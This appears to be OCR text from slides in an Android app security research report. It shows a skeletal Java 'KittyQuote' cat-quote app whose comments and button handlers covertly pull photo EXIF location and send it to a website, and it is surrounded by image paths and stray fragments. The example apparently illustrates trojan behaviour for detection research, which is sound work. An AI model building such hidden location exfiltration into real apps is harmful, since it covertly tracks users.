

vulnerability?



Kitty.java (~/Dropbox/Copy-Imports/grants/darpa-apac/phase-reports/1) - VIM
public class KittyQuote extends Activity {
String img = "k155"; // kitty image
// other fields ...
public void onCreate(Bundle savedState) {
super.onCreate(savedState);
// build quote list and other initialization
}
public String getKitty() {
// access "DCIM/Camera" and use ExifInterface
// to exfiltrate location
}
public void aboutButton(View view) {
// display normal information
String website = "http://www.catquotes.com";
startActivity(
new Intent(Intent.ACTION_VIEW,
Uri.parse(website)));
try {
new SendOut().execute(website);
} catch (Exception e) { }
}
public void nextButton(View view) {
img = getKittey(); // store loc info
}
public void prevButton(View view) {
img = getKittey();
}
public void kittyQuoteButton(View view) {
// display kitty quote as toast message
// ... and send out location info to a website
String url = "http://www.catquotes.com?" + img;
try {
new SendOut().execute(url);
} catch (Exception e) {
// if network fails, not giving up
Type :quit<Enter> to exit Vim
8,24
Top





α


α

